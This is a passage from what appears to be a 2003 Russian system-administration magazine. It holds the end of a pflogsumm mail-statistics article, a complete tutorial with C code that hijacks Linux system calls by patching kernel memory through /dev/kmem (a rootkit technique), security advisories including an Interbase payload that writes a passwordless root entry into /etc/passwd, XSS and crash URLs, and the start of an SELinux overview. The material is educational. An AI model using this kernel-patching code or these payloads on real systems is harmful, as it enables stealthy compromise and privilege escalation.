rm /usr/local/pflogsumm/daily.name
rm /usr/local/pflogsumm/tmp.date
rm /usr/local/pflogsumm/daily.maillog
```

Последней и самой простой версией скрипта является задача, запускающаяся для сбора данных об активности за текущий день /usr/local/pflogsumm/hourly.sh. Этот скрипт запускается в 20 минут каждого часа.

```
#!/bin/sh
echo "/usr/local/apache/htdocs/traffic/" > ↲
    /usr/local/pflogsumm/tmp.name
date "+%d%b%Y" >> /usr/local/pflogsumm/tmp.name
/usr/local/pflogsumm/pflogsumm.pl -d today /var/log/maillog ↲
    --mailq --problems_first --rej_add_from ↲
    --verbose_msg_detail -iso_date_time > `tr -d "\n" < ↲
    /usr/local/pflogsumm/tmp.name`
rm /usr/local/pflogsumm/tmp.name
```

Для моей системы оптимально было установить время выполнения этих скриптов таким образом:

```
# crontab -e -u root
0 1 * * 1 /usr/local/pflogsum/weekly.sh
0 2 * * * /usr/local/pflogsum/daily.sh
20 * * * * /usr/local/pflogsum/hourly.sh
```

Исходные тексты всех трех скриптов можно скачать здесь: http://www.onix.opennet.ru/files/mail_stats.tar.gz. К сожалению, пользователи других систем, скорее всего, столкнутся с проблемами при использовании первых двух скриптов. Это может произойти из-за того, что внутри наших скриптов мы используем команду date с ключем -v. Не все операционные системы поддерживают такую опцию, и, возможно, вам придется исправлять эти скрипты.

Выполнив все вышеописаное, вы должны стать счастливым обладателем собственного почтового сервера.

ПРОГРАММИРОВАНИЕ

ПЕРЕХВАТ СИСТЕМНЫХ ВЫЗОВОВ В ОПЕРАЦИОННОЙ СИСТЕМЕ LINUX

ЧАСТЬ 2

ВЛАДИМИР МЕШКОВ

Общая методика перехвата

Рассмотрим сначала теоретически, как осуществляется перехват методом прямого доступа к адресному пространству ядра, а затем приступим к практической реализации.

Прямой доступ к адресному пространству ядра обеспечивает файл устройства /dev/kmem. В этом файле отображено все доступное виртуальное адресное пространство, включая раздел подкачки (swap-область). Для работы с файлом kmem используются стандартные системные функции – open(), read(), write(). Открыв стандартным способом /dev/kmem, мы можем обратиться к любому адресу в системе, задав его как смещение в этом файле. Данный метод был разработан Сильвио Чезаре (Silvio Cesare) (см. статью "Runtime kernel kmem patching", Silvio Cesare, http://www.sans.org/rr/threats/rootkits.php).

Вспомним кратко механизм функционирования системных вызовов в ОС Linux (см. мою статью "Перехват системных вызовов в ОС Linux". – журнал «Системный администратор». – 2003г. №3(4). с.40-44).

Обращение к системной функции осуществляется по-

средством загрузки параметров функции в регистры процессора и последующим вызовом программного прерывания int $0x80. Обработчик этого прерывания, функция system_call, помещает параметры вызова в стек, извлекает из таблицы sys_call_table адрес вызываемой системной функции и передает управление по этому адресу.

Имея полный доступ к адресному пространству ядра, мы можем получить все содержимое таблицы системных вызовов, т.е. адреса всех системных функций. Изменив адрес любого системного вызова, мы, тем самым, осуществим его перехват. Но для этого необходимо знать адрес таблицы, или, другими словами, смещение в файле /dev/kmem, по которому эта таблица расположена.

Чтобы определить адрес таблицы sys_call_table, предварительно необходимо вычислить адрес функции system_call. Поскольку данная функция является обработчиком прерывания, давайте рассмотрим, как обрабатываются прерывания в защищенном режиме.

В реальном режиме процессор при регистрации прерывания обращается к таблице векторов прерываний, находящейся всегда в самом начале памяти и содержащей двухсловные адреса программ обработки прерываний. В защищенном режиме аналогом таблицы векторов прерываний является таблица дескрипторов прерываний (IDT, Interrupt Descriptor Table), располагающаяся в операционной системе защищенного режима. Для того чтобы процессор мог обратиться к этой таблице, ее адрес следует загрузить в регистр IDTR (Interrupt Descriptor Table Register, регистр таблицы дескрипторов прерываний). Таблица IDT содержит дескрипторы обработчиков прерываний, в которые, в частности, входят их адреса. Эти дескрипторы называются шлюзами (вентилями). Процессор, зарегистрировав прерывание, по его номеру извлекает из IDT шлюз, определяет адрес обработчика и передает ему управление.

Для вычисления адреса функции system_call из таблицы IDT необходимо извлечь шлюз прерывания int $0x80, а из него – адрес соответствующего обработчика, т.е. адрес функции system_call. В функции system_call обращение к таблице sys_call_table выполняет команда call <адрес таблицы>(,%eax,4) (см. файл arch/i386/kernel/entry.S). Найдя опкод (сигнатуру) этой команды в файле /dev/kmem, мы найдем и адрес таблицы системных вызовов.

Для определения опкода воспользуемся отладчиком gdb. Загрузим отладчик:

```
gdb -q /usr/src/linux/vmlinux
```

Дизассемблируем функцию system_call:

```
disass system_call
```

В ответ на экран будет выведен ассемблерный листинг. В этом листинге ищем строку типа:

```
0xc010904d <system_call+45>: call *0xc0200520(,%eax,4)
```

Это и есть обращение к таблице sys_call_table. Значение 0xc0200520 – адрес таблицы (скорее всего, у вас числа будут другими). Получим опкод этой команды:

```
x/xw (system_call+45)
```

Результат:

```
0xc010904d <system_call+45>: 0x208514ff
```

Мы нашли опкод команды обращения к таблице sys_call_table. Он равен \xff\x14\x85. Следующие за ним 4 байта – это адрес таблицы. Убедиться в этом можно, введя команду:

```
x/xw (system_call+45+3)
```

В ответ получим:

```
0xc0109050 <system_call+48>: 0xc02000520
```

Таким образом, найдя в файле /dev/kmem последовательность \xff\x14\x85 и считав следующие за ней 4 байта, мы получим адрес таблицы системных вызовов sys_call_table. Зная ее адрес, мы можем получить содержимое этой таблицы (адреса всех системных функций) и изменить адрес любого системного вызова, перехватить его.

Рассмотрим псевдокод, выполняющий операцию перехвата:

```
readaddr (&old_syscall, sct + SYS_CALL*4, 4);
writeaddr (new_syscall, sct + SYS_CALL*4, 4);
```

Функция readaddr считывает адрес системного вызова из таблицы системных вызовов и сохраняет его в переменной old_syscall. Каждая запись в таблице sys_call_table занимает 4 байта. Искомый адрес расположен по смещению sct+SYS_CALL*4 в файле /dev/kmem (здесь sct – адрес таблицы sys_call_table, SYS_CALL – порядковый номер системного вызова). Функция writeaddr перезаписывает адрес системного вызова SYS_CALL адресом функции new_syscall, и все обращения к системному вызову SYS_CALL будут обслуживаться этой функцией.

Кажется, все просто и цель достигнута. Однако давайте вспомним, что мы работаем в адресном пространстве пользователя. Если разместить новую системную функцию в этом адресном пространстве, то при вызове этой функции мы получим красивое сообщение об ошибке. Отсюда вывод – новый системный вызов необходимо разместить в адресном пространстве ядра. Для этого необходимо: получить блок памяти в пространстве ядра, разместить в этом блоке новый системный вызов.

Выделить память в пространстве ядра можно при помощи функции kmalloc. Но вызвать напрямую функцию ядра из адресного пространства пользователя нельзя, поэтому воспользуемся следующим алгоритмом:

- зная адрес таблицы sys_call_table, получаем адрес некоторого системного вызова (например, sys_mkdir);
- определяем функцию, выполняющую обращение к функции kmalloc. Эта функция возвращает указатель

на блок памяти в адресном пространстве ядра. Назовем эту функцию get_kmalloc;
- сохраняем первые N байт системного вызова sys_mkdir, где N – размер функции get_kmalloc;
- перезаписываем первые N байт вызова sys_mkdir функцией get_kmalloc;
- выполняем обращение к системному вызову sys_mkdir, тем самым запустив на выполнение функцию get_kmalloc;
- восстанавливаем первые N байт системного вызова sys_mkdir.

В результате в нашем распоряжении будет блок памяти, расположенный в пространстве ядра.

Функция get_kmalloc выглядит следующим образом:

```
struct  kma_struc {
        ulong   (*kmalloc) (uint, int);
        int     size;
        int     flags;
        ulong   mem;
} __attribute__ ((packed));

int     get_kmalloc(struct kma_struc *k)
{
        k->mem = k->kmalloc(k->size, k->flags);
        return 0;
}
```

Поля структуры struct kma_struc заполняются следующими значениями:
- поле size – требуемый размер блока памяти;
- поле флаг – спецификатор GFP_KERNEL. Для версий ядра 2.4.9 и выше это значение составляет 0x1f0;
- поле mem – в этом поле будет сохранен указатель на начало блока памяти длиной size, выделенного в адресном пространстве ядра (возвращаемое функцией kmalloc значение);
- поле kmalloc – адрес функции kmalloc.

Адрес функции kmalloc необходимо найти. Сделать это можно несколькими способами. Самый простой путь – считать этот адрес из файла System.map или определить с помощью отладчика gdb (print &kmalloc). Если в ядре включена поддержка модулей, адрес kmalloc можно определить при помощи функции get_kernel_syms(). Этот вариант будет рассмотрен далее. Если же поддержка модулей ядра отсутствует, то адрес функции kmalloc придется искать по опкоду команды вызова kmalloc – аналогично тому, как было сделано для таблицы sys_call_table.

Функция kmalloc принимает два параметра: размер запрашиваемой памяти и спецификатор GFP. Вызов этой функции выглядит следующим образом:

```
push GFP_KERNEL
push size
call kmalloc
```

Для поиска опкода воспользуемся отладчиком и дизассемблируем любую функцию ядра, в которой есть вызов функции kmalloc.

Загружаем отладчик:

```
gdb -q /usr/src/linux/vmlinux
```

Дизассемблируем функцию inter_module_register. Неважно, что делает эта функция, главное, в ней есть то, что нам нужно – вызов функции kmalloc:

```
disass inter_module_register
```

Сразу обращаем внимание на следующие строки:

```
0xc0110de4 <inter_module_register+4>: push $0x1f0
0xc0110de9 <inter_module_register+9>: push $0x14
0xc0110deb <inter_module_register+11>: call 0xc0121c38 <kmalloc>
```

Это и есть вызов функции kmalloc. Сначала в стек загружаются параметры, а затем следует вызов функции. Значение 0xc0121c38 в вызове call является адресом функции kmalloc. Первым в стек загружается спецификатор GFP (push $0x1f0). Как уже упоминалось, для версий ядра 2.4.9 и выше это значение составляет 0x1f0. Найдем опкод этой команды:

```
x/xw (inter_module_register+4)
```

В результате получаем:

```
0xc0110de4 <inter_module_register+4>: 0x0001f068
```

Если мы найдем этот опкод, то сможем вычислить адрес функции kmalloc. На первый взгляд, адрес этой функции является аргументом инструкции call, но это не совсем так. В отличии от функции system_call, здесь за инструкцией call стоит не адрес kmalloc, а смещение к нему относительно текущего адреса. Убедимся в этом, определив опкод команды call 0xc0121c38:

```
x/xw (inter_module_register+11)
```

В ответ получаем:

```
0xc0110deb <inter_module_register+11>: 0x010e48e8
```

Первый байт равен e8 – это опкод инструкции call. Найдем значение аргумента этой команды:

```
x/xw (inter_module_register+12)
```

Получим:

```
0xc0110dec <inter_module_register+12>: 0x00010e48
```

Теперь если мы сложим текущий адрес 0xc0110deb, смещение 0x00010e48 и 5 байт команды (1 байт инструкции call и 4 байта смещения), то получим искомый адрес функции kmalloc:

```
0xc0110deb + 0x00010e48 + 5 = 0xc0121c38
```

На этом завершим теоретические выкладки и, используя вышеприведенную методику, осуществим перехват системного вызова sys_mkdir.

Пример перехвата системного вызова

В начале, как всегда, заголовочные файлы:

```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <linux/module.h>
#include <linux/unistd.h>
```

Определим имя файла устройства виртуальной памяти:

```
#define KMEM_FILE "/dev/kmem"
int main() {
```

Структура, описывающая формат регистра IDTR:

```
struct {
    unsigned short limit;
    unsigned int base;
} __attribute__ ((packed)) idtr;
```

Структура, описывающая формат шлюза прерывания таблицы IDT:

```
struct {
    unsigned short off1;
    unsigned short sel;
    unsigned char none, flags;
    unsigned short off2;
} __attribute__ ((packed)) idt;
```

Номер вызова, который мы будем перехватывать:

```
#define _SYS_MKDIR_ 39
```

Номер 39 соответствует системному вызову sys_mkdir. Переменные и их назначение:

```
int kmem;
ulong get_kmalloc_size; - размер функции get_kmalloc
ulong get_kmalloc_addr; - адрес функции get_kmalloc
ulong new_mkdir_size; - размер функции-перехватчика
ulong new_mkdir_addr; - адрес функции-перехватчика
                        вызова sys_mkdir
ulong sys_mkdir_addr; - адрес системного вызова sys_mkdir
ulong page_offset; - нижняя граница адресного
                     пространства ядра
ulong sct; - адрес таблицы sys_call_table
ulong kma; - адрес функции kmalloc
unsigned char tmp[1024];
```

Значения адресов функций get_kmalloc и new_mkdir_call и их размеры нам предстоит определить. Пока что оставим эти поля пустыми.

```
struct  kma_struc {
        ulong   (*kmalloc) (uint, int);
        int     size;
        int     flags;
        ulong   mem;
} __attribute__ ((packed)) kmalloc;

int get_kmalloc(struct kma_struc *k)
{
        k->mem = k->kmalloc(k->size, k->flags);
        return 0;
}
```

Структура struct kma_struc и функция get_kmalloc и их назначение уже были рассмотрены.

```
int new_mkdir(const char *path)
{
    return 0;
}
```

Функция new_mkdir перехватывает системный вызов sys_mkdir. Она ничего не делает, просто возвращает нулевое значение.

Определим несколько функций для работы с файлом устройства /dev/kmem.

Функция чтения данных из kmem:

```
static inline int rkm(int fd, uint offset, void *buf, uint size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}
```

Функция записи данных в kmem:

```
static inline int wkm(int fd, uint offset, void *buf, uint size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}
```

Функция чтения 4-х байтового значения (int, unsigned long) из kmem:

```
static inline int rkml(int fd, uint offset, ulong *buf)
{
        return rkm(fd, offset, buf, sizeof(ulong));
}
```

Функция записи 4-х байтового значения в kmem:

```
static inline int wkml(int fd, uint offset, ulong buf)
{
        return wkm(fd, offset, &buf, sizeof(ulong));
}
```

Функция определения адреса таблицы sys_call_table:

```
ulong   get_sct()
{
 int       kmem;
  ulong    sys_call_off; - адрес обработчика
                прерывания int $0x80 (функция system_call)
  char     *p;
  char     sc_asm[128];
```

Командой SIDT получаем содержимое регистра таблицы дескрипторов прерываний. Результат команды поместим в структуру idtr:

```
asm("sidt %0" : "=m" (idtr));
```

В поле base структуры idtr находится адрес таблицы IDT. Зная этот адрес и размер шлюза в этой таблице (8 байт), получим содержимое шлюза прерывания int $0x80 и извлечем из него адрес обработчика:

```
  if (!rkm(kmem, idtr.base+(8*0x80), &idt, sizeof(idt)))
                return 0;
```

Содержимое шлюза поместим в структуру idt. Два поля этой структуры, off1 и off2, содержат адрес обработчика (функции system_call). В поле off1 находятся младшие 16 бит, а в поле off2 – старшие 16 бит адреса обработчика. Для получения адреса обработчика сложим содержимое этих полей следующим образом:

```
sys_call_off = (idt.off2 << 16) | idt.off1;
```

Теперь нам известен адрес функции system_call (если точнее, это не адрес, а смещение в сегменте команд). Для получения адреса таблицы sys_call_table попытаемся найти опкод команды обращения к этой таблице.

Смещаемся по адресу функции system_call и считываем первые 128 байт обработчика в буфер sc_asm:

```
if (!rkm(kmem, sys_call_off, &sc_asm, 128)) return 0;
        close(kmem);
```

В этом буфере ищем опкод обращения к таблице sys_call_table. Поиск выполняется при помощи функции memmem. Данная функция возвращает указатель на позицию в буфере, в которой была найдена эталонная строка. В нашем случае эталонной строкой является опкод команды обращения к таблице sys_call_table – \xff\x14\x85. Если этот опкод найден, то следующие за ним 4 байта будут содержать адрес таблицы:

```
p = (char *)memmem(sc_asm, 128, "\xff\x14\x85", 3) + 3;
```

Если опкод удалось найти, возвращаем адрес таблицы системных вызовов:

```
if (p) return *(ulong *)p;
```

В случае неудачи возвращаем нулевое значение:

```
return 0;
}
```

Функция для определения адреса функции kmalloc:

```
ulong    get_kma(ulong pgoff)
{
    uint          i;
    unsigned char buf[0x10000], *p, *p1;
    int                  kmem;
```

Функция принимает один параметр – величину нижней границы адресного пространства ядра. Это значение составляет 0xc0000000.

Если в ядре включена поддержка модулей, то воспользуемся этим:

```
 ret = get_sym("kmalloc");
    if (ret) {
   printf("\nZer gut!\n");
   return ret;
    }
```

Если нет, будем искать адрес по опкоду.

```
kmem = open("/dev/kmem", O_RDONLY);
    if (kmem < 0) return 0;
```

Для поиска нам придется просканировать все адресное пространство ядра. Для этого организуем цикл:

```
for (i = pgoff+0x100000; i < (pgoff + 0x1000000); i += 0x10000)
        {
```

Считываем в буфер buf содержимое адресного пространства ядра:

```
if (!rkm(kmem, i, buf, sizeof(buf))) return 0;
```

В этом буфере ищем опкод команды push $0x1f0, который, как нами установлено, равен \x68\xf0\x01\x00. Для поиска используем функцию memmem:

```
p1=(char  *)memmem(buf,sizeof(buf),"\x68\xf0\x01\x00",4);
 if(p1) {
```

Если последовательность \x68\xf0\x01\x00 найдена, ищем опкод инструкции call (\xe8). Сразу за ним будет находиться смещение к функции kmalloc относительно текущего адреса:

```
p=(char  *)memmem(p1+4,sizeof(buf),"\xe8",1)+1;
          if (p) {
```

В этом месте указатель p в буфере buf будет позиционирован на смещении к функции kmalloc. Закрываем файл устройства и возвращаем адрес kmalloc:

```
close(kmem);
                return *(unsigned long *)p+i+(p-buf)+4;
            }
        }
    }
```

Если ничего найти не удалось, возвращаем нулевое значение:

```
close(kmem);
return 0;
}
```

Функция get_sym используется, если в ядре включена поддержка модулей. Данная функция принимает строку, содержащую имя функции ядра, и возвращает ее адрес:

```
#define MAX_SYMS 4096
ulong   get_sym(char *n) {
        struct  kernel_sym tab[MAX_SYMS];
        int     numsyms;
        int     i;

        numsyms = get_kernel_syms(NULL);
        if (numsyms > MAX_SYMS || numsyms < 0) return 0;
        get_kernel_syms(tab);
        for (i = 0; i < numsyms; i++) {
                if (!strncmp(n, tab[i].name, strlen(n)))
                        return tab[i].value;
        }
        return 0;
}
```

Итак, все необходимые функции определены. Теперь приступим непосредственно к перехвату системного вызова sys_mkdir. Определим адреса таблицы системных вызовов (sct), функции kmalloc (kma) и нижней границы адресного пространства ядра (page_offset):

```
sct = get_sct();
page_offset = sct & 0xF0000000;
kma = get_kma(page_offset);
```

Отобразим полученные данные:

```
printf("OK\n"
                "page_offset\t\t:\t0x%08x\n"
                "sys_call_table[]\t:\t0x%08x\n"
                "kmalloc()\t\t:\t0x%08x\n",
```

```
                page_offset,
                sct,
                kma);


        kmem = open(KMEM_FILE, O_RDWR, 0);
        if (kmem < 0) return 0;
```

Для размещения функции new_mkdir в адресном пространстве ядра выделим блок памяти. Для этого воспользуемся вышеприведенным алгоритмом вызова функции ядра из пространства пользователя.

Получим адрес системного вызова sys_mkdir:

```
  if (!rkml(kmem, sct+(_SYS_MKDIR_*4), &sys_mkdir_addr)) {
   printf("Cannot get addr of %d syscall\n", _SYS_MKDIR_);
                return 1;
        }
```

Сохраним первые N байт этого вызова в буфере tmp, где N=get_kmalloc_size (get_kmalloc_size – это размер функции get_kmalloc и его предстоит определить):

```
  if (!rkm(kmem, sys_mkdir_addr, tmp, get_kmalloc_size)) {
   printf("Cannot save old %d syscall!\n", _SYS_MKDIR_);
                return 1;
        }
```

Перезаписываем N сохраненных байт системного вызова sys_mkdir функцией get_kmalloc:

```
  if (!wkm(kmem, sys_mkdir_addr,(void *)get_kmalloc_addr,  ↲
get_kmalloc_size)) {
  printf("Can't overwrite our syscall %d!\n",_SYS_MKDIR_);
                return 1;
        }
```

Адрес функции get_kmalloc (get_kmalloc_addr) также предстоит определить.

Заполняем поля структуры struct kma_struc:

```
  kmalloc.kmalloc = (void *) kma; - адрес функции kmalloc
  kmalloc.size = new_mkdir_size; - размер запращеваемой
  памяти (размер функции-перехватчика new_mkdir)
  kmalloc.flags = 0x1f0; - спецификатор GFP
```

А теперь обращаемся к системному вызову sys_mkdir, запустив тем самым на выполнение функцию get_kmalloc:

```
  mkdir((char *)&kmalloc,0);
```

В результате в пространстве ядра будет выделен блок памяти, указатель на который будет записан в поле mem структуры struct kma_struc. В этом блоке памяти мы разместим функцию new_mkdir, которая будет обслуживать все обращения к системному вызову sys_mkdir.

Восстанавливаем системный вызов sys_mkdir:

```
  if (!wkm(kmem, sys_mkdir_addr, tmp, get_kmalloc_size)) {
       printf("Can't restore syscall %d !\n",_SYS_MKDIR_);
                return 1;
        }
```

Проверяем значение указателя на блок выделенной памяти. Он должен располагаться выше нижней границы адресного пространства ядра:

```
  if (kmalloc.mem < page_offset) {
        printf("Allocated memory is too low (%08x < %08x)\n",
                        kmalloc.mem, page_offset);
                return 1;
        }
```

Отображаем результаты:

```
  printf(
                  "sys_mkdir_addr\t\t:\t0x%08x\n"
                "get_kmalloc_size\t:\t0x%08x (%d bytes)\n\n"
                  "our kmem region\t\t:\t0x%08x\n"
               "size of our kmem\t:\t0x%08x (%d bytes)\n\n",
                  sys_mkdir_addr,
                  get_kmalloc_size, get_kmalloc_size,
                  kmalloc.mem,
                  kmalloc.size, kmalloc.size);
```

Размещаем в пространстве ядра функцию new_mkdir:

```
  if(!wkm(kmem, kmalloc.mem, (void *)new_mkdir_addr, ↲
new_mkdir_size)) {
            printf("Unable to locate new system call !\n");
            return 1;
    }
```

и в таблице системных вызовов заменяем адрес функции sys_mkdir адресом new_mkdir:

```
  if(!wkml(kmem, sct+(_SYS_MKDIR_*4), kmalloc.mem)) {
            printf("Eh ...");
            return 1;
    }

     return 1;
  }
```

Сохраним вышеприведенный код в файле new_mkdir.c и получим исполняемый модуль командой:

```
  gcc -o new_mkdir new_mkdir.c
```

Но запускать на выполнение полученный модуль пока рано. Нам еще необходимо определить адреса и размеры функций get_kmalloc и new_mkdir. Для этого воспользуемся утилитой objdump. Введем команду:

```
  objdump -x ./new_mkdir > dump
```

Вывод перенаправим в файл dump. Откроем этот файл и найдем в нем следующие строки:

```
  08048630 l F .text00000038      get_kmalloc.39
  08048668 l F .text00000011      new_mkdir.43
```

Итак, адрес функции get_kmalloc – 0x08048630, размер – 56 байт (0x38), адрес функции new_mkdir – 0x08048668, размер – 17 байт (0x11).

Открываем файл new_mkdir.c и в разделе переменных заполняем полученными значениями соответствующие поля:

```
  ulong get_kmalloc_size=56; - размер функции get_kmalloc
  ulong get_kmalloc_addr=0x08048630; - адрес функции
                                          get_kmalloc
  ulong new_mkdir_size=17; - размер функции new_mkdir
  ulong  new_mkdir_addr=0x08048668;- адрес функции new_mkdir
```

После этого перекомпилируем модуль. Запустив его на выполнение, мы осуществим перехват системного вызова sys_mkdir. Все обращения к вызову sys_mkdir будут обслуживаться функцией new_mkdir. Чтобы убедиться, что вызов перехвачен, введем команду mkdir <имя каталога>. При этом ничего не произойдет, так как функция-перехватчик new_mkdir просто вернет нулевое значение.

Работоспособность вышеприведенного кода была проверена для ядер версий 2.4.17 и 2.4.20. При подготовке статьи были использованы материалы сайта www.phrack.org.

Подробности удаленного переполнения буфера в Samba

Переполнение буфера обнаружено в Samba. Удаленный анонимный пользователь может получить root-привилегии на целевом сервере.

Анонимный пользователь может получить root-доступ, эксплуатируя переполнение буфера в функции StrnCpy() в smbd/trans2.c:

```
StrnCpy(fname,pname,namelen);
/* Line 252 of smbd/trans2.c */
```

В функции call_trans2open в trans2.c функция Samba StrnCpy копирует pname в fname, используя namelen. Переменной namelen назначено значение strlen(pname)+1, которое вызывает переполнение.

Переменная «fname» – _typedef_ pstring, которая является char размером 1024 байт. Если pname больше чем 1024, вы можете перезаписать все что угодно после 1024 байта, который соответствует sizeof(pname), или значению, возвращенному SVAL(inbuf,smbd_tpscnt) в функции reply_trans2(), которое равно приблизительно 2000 байтам. Уязвимость обнаружена в < Samba 2.2.8a, <= Samba 2.0.10, < Samba-TNG 0.3.2.

Уязвимость в управлении доступом к файлам во внешних таблицах в Interbase/Firebird

Уязвимость обнаружена в базах данных Interbase/Firebird в разрешениях доступа к файлу, связанного с внешними таблицами. Заверенный удаленный или локальный пользователь может изменять файлы на системе с root-привилегиями.

Заверенный пользователь может создать таблицу во внешнем файле, который является произвольным файлом на системе. Программное обеспечение не проверяет правильность разрешений на доступ к такому файлу. Если файл существует, база данных откроет его и добавит в конец данные пользователя. В результате пользователь может изменять файлы на системе с системными привилегиями. Пример:

```
create table test external '/etc/passwd' (id char(80));
insert into test values('r00t::0:0:root:/root:/bin/bash');
```

Уязвимость обнаружена в Borland InterBase 6.01, 6.5, Firebird Database 1.0.2.

Удаленное выполнение произвольного кода в PoPToP PPTP Server

Переполнение буфера обнаружено в PoPToP PPTP сервере. Удаленный пользователь может выполнить произвольный код на целевом сервере.

Переполнение буфера существует в функции read_pptp_header() в «ctrlpacket.c» файле. Удаленный пользователь может послать специально сформированный PPTP-пакет, с заголовком длины 0 или 1, чтобы заставить функцию записать «неограниченное» количество данных в стековый буфер. Произвольный код будет выполнен с привилегиями процесса PPTP-сервера.

Уязвимость обнаружена в PoPToP PPTP Server до 1.1.4-b3.

XSS в Python Documentation Server

Уязвимость в проверке правильности ввода обнаружена в Python Documentation Server. Удаленный пользователь может выполнить XSS-нападение.

Как сообщается, удаленный атакующий может сконструировать специальный запрос к Python Documentation Server на 7464 порту, чтобы выполнить произвольный код сценария. Уязвимость может использоваться для организации различных нападений против веб-приложения. Пример:

```
http://hostname:7464/<script>very_evil_code</script>
```

DoS против Abyss Web Server

Уязвимость в проверке правильности ввода обнаружена в Abyss Web Server при обработке полей HTTP-заголовков. Удаленный пользователь может аварийно завершить работу веб-сервера.

PivX Solutions сообщил, что удаленный пользователь может послать HTTP GET запрос с пустыми полями «Connection:» или «Range:» в HTTP-заголовке, чтобы аварийно завершить работу сервера. Пример:

```
--------------
GET / HTTP/1.0
Connection:

--------------
GET / HTTP/1.0
Range:
```

Уязвимость обнаружена в Abyss Web Server 1.1.2.

Переполнение буфера в Opera веб-браузере

Удаленное переполнение буфера обнаружено в Opera веб-браузере. Злонамеренный веб-сайт может переполнить буфер и выполнить произвольный код с привилегиями текущего пользователя. Запрос следующего URL приведет к аварийному завершению работы браузера:

```
http://usuarios.lycos.es/idoru/aaAAAAAAAAAAAAAAAAAAAAAA ↵
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ↵
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ↵
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ↵
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.zip
```

Уязвимость может использоваться для выполнения произвольного кода. Уязвимость обнаружена в Opera 7.02.

Выполнение произвольного кода в Progress Database

Переполнение буфера обнаружено в Progress Database в BINPATHX-переменной. Локальный пользователь может получить root-привилегии на системе.

Secure Network Operations Strategic Reconnaissance Team сообщила, что программа не выполняет проверку границ BINPATHX-переменной. Локальный пользователь может установить переменную к специально обработанному значению и затем запустить базу данных, чтобы заставить ее данных выполнить произвольный код с root-привилегиями.

Уязвимость обнаружена в Progress Database v9.1D up to 9.1D05.

БЕЗОПАСНОСТЬ

SELINUX

" Открытое программное обеспечение играет все более и более важную роль в федеральных IT- системах. Я восхищен, что эксперты защиты агентства национальной безопасности делают это ценное содействие open source. "

Jeffery Hunker, Senior Director for Critical Infrastructure at the White House National Security Council

Дистрибутивов Linux существует великое множество, есть среди них предназначенные для конечного пользователя, есть совсем маленькие, как правило, однодискетные, узкоспециализированные, предназначенные для решения конкретных задач, и нашлось место довольно приличной группе, обозначенной как Security enchanced. Хотя грань между всеми этими категориями в большинстве случаев провести довольно трудно. В последней группе особое внимание привлекает Security Enhanced Linux (http://www.nsa.gov/selinux/) или просто SELinux, разработанный в недрах U.S. National Security Agency (NSA). Возник этот проект в 2000 году. В разработках участвуют такие организации, как Secure Computing Corporation, Networks Associates Technology Labs и MITRE Corporation и много добровольцев, так как проект распространяется по лицензии GPL. Основной задачей проекта было достижение такого уровня защищенности системы, чтобы можно было спокойно использовать ее в военных и правительственных организациях. Но по большому счету это не совсем дистрибутив, каким привыкли его видеть администраторы. SELinux представляет собой дополнительные расширения к ядру, увеличивающие его защищенность и возможность более гибко и строго работать с правами доступа для конкретных пользователей. Чтобы обеспечить дополнительную гибкость при добавлении новых возможностей с помощью различных add-on был разработан модуль защиты Linux Security Module (LSM), который обеспечивает модульное добавление расширений защиты к стандартному ядру Linux.

Операционные системы должны иметь возможность обеспечить разделение информации, основанной на конфиденциальности и требованиях целостности, для обеспечения защиты системы. Существует несколько моделей контроля доступа, применяемых в различных системах. В Unix применяется модель Discretionary Access Control (DAC), которая описывает права каждого пользователя по доступу к конкретным файлам, выполняющиеся программы имеют те же права, что и запустивший их пользователь. При необходимости пользователь может предоставлять другим доступ к своим файлам и программам. При такой модели уровень системной защиты остается зависимым от конкретных функционирующих приложений. Например, если программа, функционирующая от имени root, скомпрометирована, то нападавший может вполне получить в системе аналогичные привилегии, так как механизм DAC опирается в своей работе только на тождество пользователя и монопольное использование, игнорируя другую вполне уместную информацию, например, о роли пользователя в системе, функции и уровне доверия конкретной программы и необходимости в целостности данных. Каждый пользователь имеет полную свободу действий в пределах своих полномочий. Другая модель защиты, основанная на принудительном контроле доступа – Mandatory Access Control (MAC) – позволяет настроить доступ, базируясь на решении относительно конкретных документов и классификаций объектов. Причем используются очень строгие правила по типу "что не разрешено явно – запрещено". Но осуществление механизма MAC в Unix-системах напрямую может привести к

образованию большого количества правил, так как придется описывать определенные правила для каждого пользователя и каждой программы, которую он может использовать. Чтобы избежать этого, в SELinux использована концепция роль-основанного контроля доступа Role-Based Access Control (RBAC), с помощью которой администратор системы определяет роли и разрешает пользователям доступ к тем ролям, которые ему действительно необходимы. Определяя роли в системе и объекты в системе, к которым эти роли могут обращаться, и разрешая теперь различным пользователям использовать различные роли, задача определения принудительного контроля доступа существенно упрощается. В SELinux выполнена модель Mandatory Access Control, основанная на Linux-ядре. Администратор системы имеет возможность установить политику защиты, в которой определить, какие из программ к каким файлам могут обращаться. Это несколько напоминает инструкции firewall, индивидуальные для каждого сетевого интерфейса. Механизм защиты в SELinux носит название Type Enforcement (TE) и позволяет закрепить за каждым процессом и файлом, которые необходимо контролировать, некую метку. Теперь к политике, определенной администратором, ядро обращается через сервер защиты, встроенный в ядро, который и решает, допустить ли к процессу или файлу или отвергнуть запрос. Если процесс, запущенный от имени администратора, скомпрометирован, то ущерб, который может быть причинен системе, ограничен только тем, к чему он может обращаться, согласуясь с установленными для него правилами. Дополнительно в SELinux заложена возможность использования многоуровневой модели защиты Multi-Level Security model (MLS), которая используется только в военных и правительственных многопользовательских системах, требующих чрезвычайно высокого уровня защиты. В этой модели все объекты типа файлов могут классифицироваться с уровнями защиты типа “Top Secret”, “Secret”, “Confidential” и “Unrestricted”. При этом информация может переходить от нижнего уровня к верхнему, но никогда в обратном направлении.

Установка SELinux

